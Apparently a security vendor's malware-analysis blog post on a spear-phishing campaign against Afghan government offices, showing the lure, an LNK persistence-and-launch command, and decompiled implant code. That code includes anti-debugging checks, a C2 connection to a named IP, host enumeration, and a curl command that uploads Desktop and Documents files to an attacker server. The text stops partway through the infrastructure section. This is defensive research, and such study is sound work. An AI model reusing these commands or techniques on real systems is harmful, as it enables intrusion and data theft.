


Operation Nomad Leopard: Targeted Spear-Phishing Campaign Against Government Entities in Afghanistan

 seqrite.com/blog/operation-nomad-leopard-targeted-spear-phishing-campaign-against-government-entities-in-afghanistan

Sathwik Ram Prakki

January 19, 2026



SEQRITE APT-Team

[Home](#) / [Uncategorized](#) / Operation Nomad Leopard: Targeted Spear-Phishing Campaign Against Government Entities in Afghanistan

Contents

- Introduction
- Key Targets
 - Industries Affected
 - Geographical focus
- Infection Chain.
- Initial Findings
 - Looking into the decoy-document
- Technical Analysis
 - Stage 1 – Malicious ISO File
 - Stage 2 – Malicious LNK File
 - Stage 3 – Final Payload: FALSECUB
- Infrastructure & Attribution
- Conclusion
- SEQRITE Protection.
- IOCs
- MITRE ATT&CK.
- Authors

Introduction

The SEQRITE Labs APT Team has been analyzing threats across different regions and recently started tracking a threat group that is targeting Afghan government employees. The attackers are using a fake lure that mimics an official government document to target ministries and administrative offices. In this blog, we explain the complete infection chain used in this campaign along with operational security mistakes made by the actor. We also highlight how the attacker paid attention to small details in the document, making it look like a genuine Afghan government notice.

The analysis of this operation is divided into three parts. First, we focus on understanding the lure document itself and then analyze the technical details of an ISO containing LNK file which is used to execute the final payload. The executable payload is renamed to look like an image file to hide its malicious nature. Finally, we will also look into the infrastructure and opsec mistakes that lead to the location of the actor.

Key Targets


Industries Affected

Government Sector Organizations

Geographical focus

Afghanistan

Infection Chain



Initial Findings

Initially, on 23rd December, we found the sample through our own telemetry. We later observed the same sample on the malware platform VirusTotal on 24th December. The sample was dropped from a GitHub link that was shortened via TinyURL, and the file name was Afghanistan Islami Emirates.iso.



doc.pdf



Doc.pdf.lnk



img.jpg

The ISO file contains three files. The LNK file, Doc.pdf.lnk, is responsible for displaying the PDF to the victim and executing the payload. The PDF file, doc.pdf, contains the government-themed lure. The final payload is a C++ executable, which we will analyze in the upcoming sections. Now, let's look into the decoy document.

Looking into the decoy-document

Upon looking into the decoy document, we found that it looks like an official government letter issued by the Prime Minister's Office of Afghanistan. The document is written in Pashto and uses proper government formatting, such as official logos, dates, reference numbers, and formal language.



The header of the decoy document claims to be issued by the Islamic Emirate of Afghanistan, specifically from the Administrative Office of the Prime Minister and its Directorate of Documents and Communications Management.

It begins with a religious opening phrase and formally addresses respected ministries and administrative offices. The main content of the document includes official instructions related to financial submissions and sets a clear deadline, which creates urgency and pressures the victim, in this case, which we believe are the government


officials of the Islamic Emirates of Afghanistan. The document ends with a signature block naming a senior official from the Prime Minister's Office, which is intended to gain the trust of the targeted victims.

In the next section, we move into the technical analysis of the second-stage malware, focusing on the LNK file and how it executes the final payload, named img.jpg, which is actually an executable file.

Technical Analysis

We have decided to divide the technical analysis and perspectives of the campaign, into three parts, the first part being the malicious container-based file, which is the ISO-file, next, we will look into the malicious shortcut (.LNK) file and then at last, we will look into the malicious implant, which we have termed as FALSECUB.

Stage 1 : Malicious ISO File



We identified the initial sample, which is known as افغانستان اسلامي امارت.iso which upon translating, we found to be AfghanistanIslamiEmirates.iso. The reason we assess that the threat actor leveraged an ISO-based initial access file is to evade common email and endpoint security controls, as Windows mounts ISO files as virtual drives, often preventing embedded payloads from inheriting Mark-of-the-Web restrictions.



doc.pdf



Doc.pdf.lnk.
download



img.jpg

Upon further, extracting the contents from the ISO File, we figured out three files, the first being the decoy, which we analyzed in the above section and the rest two of the files, one being the malicious shortcut file, the other being the malicious FALSECUB implant, with a fake .jpg extension.

Stage 2 : Malicious LNK File

In this next stage, while we did look into the file which is Doc.pdf.lnk , we saw that this is being executed to run the malicious FALSECUB malware.

```
Link Information:
Creation time      : Not set (0)
Modification time  : Not set (0)
Access time       : Not set (0)
File size         : 0 bytes
Icon index        : 1
Show window value  : 0x00000001
Hot key value     : 0
File attribute flags : 0x00000000
Relative path     : ..\..\..\..\Windows\System32\cmd.exe
Command line arguments : /C start /MIN doc.pdf && type "img.jpg" > "C:\ProgramData\img.jpg" && mklink /h "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\searchmgr.exe" C:\ProgramData\img.jpg && start C:\ProgramData\img.jpg
Icon location      : %SystemRoot%\System32\shell32.dll
Environment variables location : %comspec%
```

Initially, it opens up the decoy document on the target's screen, further, it performs some set of interesting tasks such as copying the contents of the img.jpg from the directory to another directory that is C:\ProgramData\ location.

Then, once the file is copied, it further uses the mklink command, to create a hardlink for the purpose of persistence on the Startup folder, under the name of searchmgr.exe, so whenever the target boots the machine, the implant, will connect back to the threat actor's Command and Control Server. Next, once the persistence is being laid out, then, using the start command, the implant is successfully executed.

Therefore, the purpose of this LNK file is to open the PDF decoy, create persistence under the StartUp via creating a hardlink, then executing the implant. In, the next section, we will look into the FALSECUB implant.

Stage 3 – Final Payload: FALSECUB

```
PE32
Operation system: Windows(Vista)[I386, 32-bit, GUI]
Linker: Microsoft Linker(14.36.34120)
Compiler: Microsoft Visual C/C++(19.36.34120)[LTCG/C++]
Language: C++
Tool: Visual Studio(2022, v17.6)
```

Now, finally, when we loaded the img.png onto the initial analysis tool, we found out that it is a C++ programmed binary, which has a time-date stamp of 11-12-2025. Further bringing in clarity, that the file which contained inside the malicious ISO is an executable file, which we track as FALSECUB malware.

```

v4 = 0;
v110 = 0;
v111 = 0;
if ( (unsigned __int8)sub_403DCB() )
{
    sub_403D8C(240);
    Sleep(0xEA60u);
    sub_403D8C(180);
    Sleep(0xEA60u);
    sub_403D8C(120);
    Sleep(0xEA60u);
    sub_403D8C(60);
    return 0;
}

```

Anti analysis based code

Then, once we started analyzing inside the malware, we found out that the code contains some anti-analysis-based features.

```

v0 = 0;
GetModuleFileNameA(0, Filename, 0x104u);
std::string::string(Src, Filename);
v44 = 0;
sub_40722C(Src);
sub_403D40();
LOBYTE(v44) = 1;
v1 = v42;
if ( v42[5] > 0xFu )
    v1 = (int *)v42[0];
v2 = sub_409AF5(v1, "\\\", 2);
sub_407023(v26, v2 + 1, (int)v23);
LOBYTE(v44) = 2;
if ( GetTickCount64() < 0x7530 )
    sub_403D8C(120000);
GetSystemInfo(&SystemInfo);
if ( SystemInfo.dwNumberOfProcessors < 2
    || (memset(&Buffer, 0, sizeof(Buffer)),
        Buffer.dwLength = 64,
        GlobalMemoryStatusEx(&Buffer),
        Buffer.ullTotalPhys < 0x40000000)
    || IsDebuggerPresent() )
{
    v0 = 1;
}

```

Looking inside the function, we found out that it uses certain APIs such as GetTickCount64 to enumerate, in case the sample is being debugged or executed or basically running inside an analysis environment, further another API such as GlobalMemoryStatusEx which checks, for the total physical memory available on the target machine and in-case if it running inside an analysis environment, because casually analysis environment, do not have a decent physical memory with respect to the primary machine. Finally, it also uses the IsDebuggerPresent API to check, if the malware is being debugged inside the target machine.

```

sub_403D8C(240);
Sleep(60000u);
sub_403D8C(180);
Sleep(60000u);
sub_403D8C(120);
Sleep(60000u);
sub_403D8C(60);
return 0;
}

```

Well, once the checks were confirmed, there are multiple Sleep APIs, with certain timeframe, which would put the malware to sleep or halt, before, exiting.

```
if ( !WSAStartup(0x202u, &WSAData) )
{
    sub_40722C(&unk_43E5BC);
    v146 = 0;
    sub_40722C(&unk_43E388);
    v146 = 1;
    v104 = 0;
    while ( 1 )
    {
        v6 = v104;
        v98 = &v145[3 * v104];
        v7 = sub_404B8C((PCSTR)v98);
        s = v7;
        if ( v7 == -1 )
        {
            v104 = 1 - v6;
            goto LABEL_8;
        }
        v108 = v7;
        while ( 1 )
        {
            sub_4042B4(v130);
            LOBYTE(v146) = 2;
            if ( !v131 )
                break;
            if ( (unsigned __int8)sub_408F46(v130, &unk_437140) )
            {
                v8 = (void *)sub_4048FD(v75, v77);
                LOBYTE(v146) = 3;
            }
        }
    }
}
```

207.244.230.94

Code to connect

Further, post the anti-analysis part of this malware, it proceeds to connect to the command-and-control framework by basically populating the C2 address inside the function.

```

1 SOCKET __thiscall sub_404B8C(const CHAR *pNodeName)
2 {
3     u_short v2; // ax
4     bool v3; // cc
5     const CHAR *v4; // eax
6     SOCKET v5; // esi
7     ADDRINFOA pHints; // [esp+Ch] [ebp-38h] BYREF
8     PADDRINFOA ppResult; // [esp+2Ch] [ebp-18h] BYREF
9     struct sockaddr name; // [esp+30h] [ebp-14h] BYREF
10
11     *(_DWORD *)&name.sa_family = 2;
12     memset(&name.sa_data[2], 0, 12);
13     v2 = htons(0x3039u);
14     v3 = *((_DWORD *)pNodeName + 5) <= 0xFu;
15     *(_WORD *)name.sa_data = v2;
16     v4 = pNodeName;
17     if ( !v3 )
18         v4 = *(const CHAR **)pNodeName;
19     if ( inet_pton(2, v4, &name.sa_data[2]) != 1 )
20     {
21         ppResult = 0;
22         v3 = *((_DWORD *)pNodeName + 5) <= 0xFu;
23         memset(&pHints, 0, sizeof(pHints));
24         pHints.ai_family = 2;
25         pHints.ai_socktype = 1;
26         if ( !v3 )
27             pNodeName = *(const CHAR **)pNodeName;
28         if ( getaddrinfo(pNodeName, 0, &pHints, &ppResult) )
29             return -1;
30         *(_DWORD *)&name.sa_data[2] = *(_DWORD *)&ppResult->ai_addr->sa_data[2];
31         freeaddrinfo(ppResult);
32     }
33     v5 = socket(2, 1, 0);
34     if ( v5 != -1 )
35     {
36         ppResult = (ADDRINFOA)180000;
37         setsockopt(v5, 0xFFFF, 4102, (const char *)&ppResult, 4);
38         if ( !connect(v5, &name, 16) )
39             return v5;
40         closesocket(v5);
41     }
42     return -1;
43 }

```

```

LABEL_8:
    Sleep(10000u);
}
}
return 1;
}

```

Further, once the address of the C2 is populated, it goes ahead and connects to the server, if it fails to reach the server, it just exits.

```

DWORD __stdcall sub_4042B4(SOCKET *this, _DWORD *a2)
{
    DWORD *v2; // esi
    char buf[9]; // [esp+2Bh] [ebp-Dh] BYREF
    int v6; // [esp+34h] [ebp-4h]

    v6 = 0;
    if ( recv(*this, buf, 1, 0) <= 0 )
    {
        LABEL_4:
        v2 = a2;
        std::string::string(a2, &unk_436E69);
    }
    else
    {
        while ( 1 )
        {
            buf[0] ^= 0x7Bu;
            if ( !buf[0] )
                break;
            sub_40B38E(0, (int)buf);
            if ( recv(*this, buf, 1, 0) <= 0 )
                goto LABEL_4;
        }
        *a2 = 0;
        a2[1] = 0;
        a2[2] = 0;
        a2[3] = 0;
        a2[4] = 0;
        a2[5] = 0;
        a2[4] = 0;
        a2[5] = 15;
        *(_BYTE *)a2 = 0;
        return a2;
    }
    return v2;
}

```

Receives command
from the threat actor.

```

while ( 1 )
{
    ((void (__stdcall *)(void *))sub_4042B4)(v131);
    LOBYTE(v146) = 2;
    if ( !v131 )
        break;
    if ( sub_408F46(v130, byte_437140) )
    {
        v8 = (void *)((void *(__cdecl *)(int, int))sub_4048FD)(v75, v77);
        LOBYTE(v146) = 3;
        LABEL_13:
        sub_404227(v8);
        v9 = v132;
        LABEL_31:
        sub_407F7E((int)v9);
        goto LABEL_32;
    }
    if ( sub_408F46(v130, byte_437144) )
    {
        v8 = (void *)((void *(__cdecl *)(int, int))sub_40446B)(v75, v77);
        LOBYTE(v146) = 4;
        goto LABEL_13;
    }
    if ( sub_408F46(v130, byte_437148) )

```

List of commands from the
threat actor

```

.rdata:00437140 byte_437140 db '0', 3 dup(0) ; DATA XREF: WinMain(x,x,x,x)+11A1fo
.rdata:00437144 ; char byte_437144[4]
.rdata:00437144 byte_437144 db '1', 3 dup(0) ; DATA XREF: WinMain(x,x,x,x):loc_404EA1fo
.rdata:00437148 ; char byte_437148[4]
.rdata:00437148 byte_437148 db '5', 3 dup(0) ; DATA XREF: WinMain(x,x,x,x):loc_404EC6fo
.rdata:0043714C ; char byte_43714C[4]
.rdata:0043714C byte_43714C db '1', '0', 2 dup(0) ; DATA XREF: WinMain(x,x,x,x):loc_404F96fo

```

Then, in the next part of this code, it goes ahead and if the C2 is up and running, it receives the commands from the threat actor and performs certain tasks, the commands, which this implant receives are in certain numerical IDs.

```
pcbBuffer = 256;
nSize = 256;
GetUserNameW(Buffer, &pcbBuffer);
GetComputerNameW(Src, &nSize);
std::wstring::wstring(WideCharStr, Buffer);
v18 = 0;
v2 = sub_4043A0(v14, WideCharStr);
std::string::operator=(v2);
sub_407F7E((int)v14);
v18 = -1;
sub_407E9C(WideCharStr);
std::wstring::wstring(WideCharStr, Src);
v18 = 1;
v3 = sub_4043A0(v14, WideCharStr);
v4 = dword_43CB80;
std::string::operator=(v3);
sub_407F7E((int)v14);
v18 = -1;
sub_407E9C(WideCharStr);
if ( 0xFFFFFFFF - dword_43CB90 < 2 )
    sub_401D9E();
if ( (unsigned int)dword_43CB94 > 0xF )
    v4 = *(CHAR **)dword_43CB80;
sub_40ABAC(v11, nSize, dword_43CB90, "0>", 2u, v4, dword_43CB90);
v18 = 2;
v5 = sub_407FA4(v11, ">", 1u);
sub_407190(v5);
LOBYTE(v18) = 3;
v6 = sub_40713A(MultiByteStr);
sub_407190(v6);
LOBYTE(v18) = 4;
v7 = sub_407FA4(v13, ">Windows>64>No>1.2.5>", 0x15u);
sub_407190(v7);
sub_407F7E((int)v13);
sub_407F7E((int)v12);
sub_407F7E((int)v11);
return this;
```

Enumerates username,
computer-name and
Windows Version.

The first feature in terms of enumeration, is, this implant enumerates the targets username and the name of the target's machine using APIs such as GetUserNameW and GetComputerNameW. Further it also enumerates the Windows version of the target machine.

```

23
24 std::string::string(this, "DRV>");
25 v22 = 0;
26 v15 = 1;
27 for ( i = 65; i <= 0x5Au; ++i )
28 {
29     memset(S, 0, 24);
30     sub_40998E((wchar_t *)S, i, 1u);
31     v22 = 1;
32     sub_408F7C(L":\\");
33     LOBYTE(v22) = 3;
34     sub_407E9C(S);
35     v3 = (const WCHAR *)lpRootPathName;
36     if ( lpRootPathName[5] > (LPCWSTR)7 )
37         v3 = lpRootPathName[0];
38     DriveTypeW = GetDriveTypeW(v3);
39     if ( DriveTypeW >= 2 )
40     {
41         v5 = "RAM";
42         v6 = "Removable";
43         if ( DriveTypeW != 6 )
44             v5 = "Unknown";
45         v7 = "CDROM";
46         if ( DriveTypeW != 5 )
47             v7 = v5;
48         v8 = "Network";
49         if ( DriveTypeW != 4 )
50             v8 = v7;
51         v9 = "Fixed";
52         if ( DriveTypeW != 2 )
53             v6 = v8;
54         if ( DriveTypeW != 3 )
55             v9 = (char *)v6;
56         std::string::string(v17, v9);
57         LOBYTE(v22) = 4;
58         v10 = (void *)sub_4043A0(v16, (LPCWCH)lpRootPathName);
59         LOBYTE(v22) = 5;
60         v11 = sub_407FA4(v10, "^", 1u);
61         sub_407190(v11);

```

Enumerates the lists of Drives

Next, looking ahead to the second feature, the malware enumerates all the possible drives by using the API known as GetDriveTypeW.

```

v4 |= 0x8000u;
v99 = (int)v17;
v110 = v4;
v111 = v4;
LOBYTE(v146) = 14;
v18 = _beginthreadex(0, 0, StartAddress, v17, 0, &ThrdAddr[1]);
ThrdAddr[0] = v18;
if ( !v18 )
{
    ThrdAddr[1] = 0;
    std::_Throw_Cpp_error(6);
}

```

Further, once the data above are collected, it uses a function from C++ library known as `_beginthreadex`, where the `StartAddress` basically contains the code to exfiltrate the collected data.

```

v41 = 1;
sub_404C85(v37[4]);
sub_404ABE(v28, this + 24);
LOBYTE(v41) = 2;
sub_404ABE(v29, MultiByteStr);
LOBYTE(v41) = 3;
sub_404ABE(v30, ::MultiByteStr);
LOBYTE(v41) = 4;
sub_404ABE(v31, dword_43C880);
LOBYTE(v41) = 5;
sub_404ABE(v32, this + 48);
LOBYTE(v41) = 6;
sub_409008(v22, L"curl -s -o nul -H \"X-Key: 92cDopp3jth499sda2nn4ajnsd\" -H \"X-User: ", v30);
LOBYTE(v41) = 7;
sub_408F7C(L"\" -H \"X-Computer: ");
LOBYTE(v41) = 8;
v2 = sub_407F62(v31);
sub_406F73(v2);
LOBYTE(v41) = 9;
sub_408F7C(L"\" -H \"X-File864: ");
LOBYTE(v41) = 10;
v3 = sub_407F62(v29);
sub_406F73(v3);
LOBYTE(v41) = 11;
sub_408F7C(L"\" --data-binary @\"");
LOBYTE(v41) = 12;
v4 = sub_407F62(v28);
sub_406F73(v4);
LOBYTE(v41) = 13;
sub_408F7C(L"\" http://");
LOBYTE(v41) = 14;
v5 = sub_407F62(v32);
sub_406F73(v5);
LOBYTE(v41) = 15;
sub_408F7C(L":8080/upload/");

```

```

}
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 68;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessW(0, lpCommandLine, 0, 0, 0, 0x0000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
}
else
{
    LastError = GetLastError();
    FormatMessageW(0x1200u, 0, LastError, 0, Buffer, 0x200u, 0);
    sub_4090D0(v13);
    sub_406CE5(LastError);
    sub_4090D0(v14);
    v11 = sub_4090D0(v15);
    sub_409280(v11);
}

```

The malware performs data exfiltration by building a curl command in multiple steps. It first runs the command in silent mode to hide any output, and then adds several custom HTTP headers. These headers are used to send authentication data and basic victim information, such as a hardcoded access key, the current user name, the computer name, and a base64-encoded value related to the targeted file.

After setting the headers, the malware adds a `--data-binary` option that directly points to the file on disk, allowing the raw file data to be uploaded to a remote `/upload/` endpoint running on a non-standard port. The completed command is then executed using `CreateProcessW` with the `CREATE_NO_WINDOW` flag, so it runs silently without showing a console. Once execution is finished, the malware cleans up process handles and temporary buffers to reduce traces on the system.

```

LOBYTE(v146) = 22;
v24 = getenv("USERPROFILE");
v25 = v24;
if ( v24 )
{
    v26 = (void *)std::string::string(v132, v24);
    LOBYTE(v146) = 23;
    v27 = sub_407FA4(v26, "\\Desktop", 8u);
    sub_407190(v27);
    v28 = v110 | 0x10000;
    LOBYTE(v146) = 24;
    sub_40B45A(0, v136);
    sub_407F7E(v136);
    LOBYTE(v146) = 22;
    sub_407F7E(v132);
    v29 = (void *)std::string::string(v132, v25);
    LOBYTE(v146) = 25;
    v30 = sub_407FA4(v29, "\\Documents", 0xAu);
    sub_407190(v30);
}

```

Well, looking into the next feature of this malware, this enumerates all the files and contents on the Desktop directory along with the Documents directory, and exfiltrates it is using the above exfiltration mechanism.

```
    }
    if ( sub_408F46(v130, "exit") )
        break;
LABEL_32:
    LOBYTE(v146) = 1;
    sub_407F7E(v130);
}
LOBYTE(v146) = 1;
sub_407F7E(v130);
closesocket(s);
```

And, finally, once the malware receives the exit command, it basically falls to the ending methodology, where it wraps up and uses closesocket for exiting purpose.


Therefore, this concludes the technical capabilities of this implant, in the next section, we will look into the infrastructural details and threat actor's arsenal.

Infrastructure & Attribution

During the analysis, we observed that the malware attempts to connect to multiple IP addresses and domains.

The screenshot displays a network analysis interface for the IP address 104.18.38.233. At the top, the IP is shown in large white text on a dark blue background, accompanied by a small blue icon. Below it, the AS number 13335 (CLOUDFLARENET) is displayed with a US flag icon and a cloud icon. A navigation bar contains tabs for Summary, OSINT (with a count of 5), Resolutions (with a count of 250+), and Subdomains. The Summary tab is currently selected. Below the navigation bar, there is a section titled 'Usage' with a bar chart icon. Further down, a table-like structure shows the Owner as CLOUDFLARENET (US) and the ASN as AS 13335 with a US flag icon. At the bottom, the CIDRs are listed as 104.18.38.0/24.

One of the IP addresses is 104[.]18[.]38[.]233, which belongs to Cloudflare.

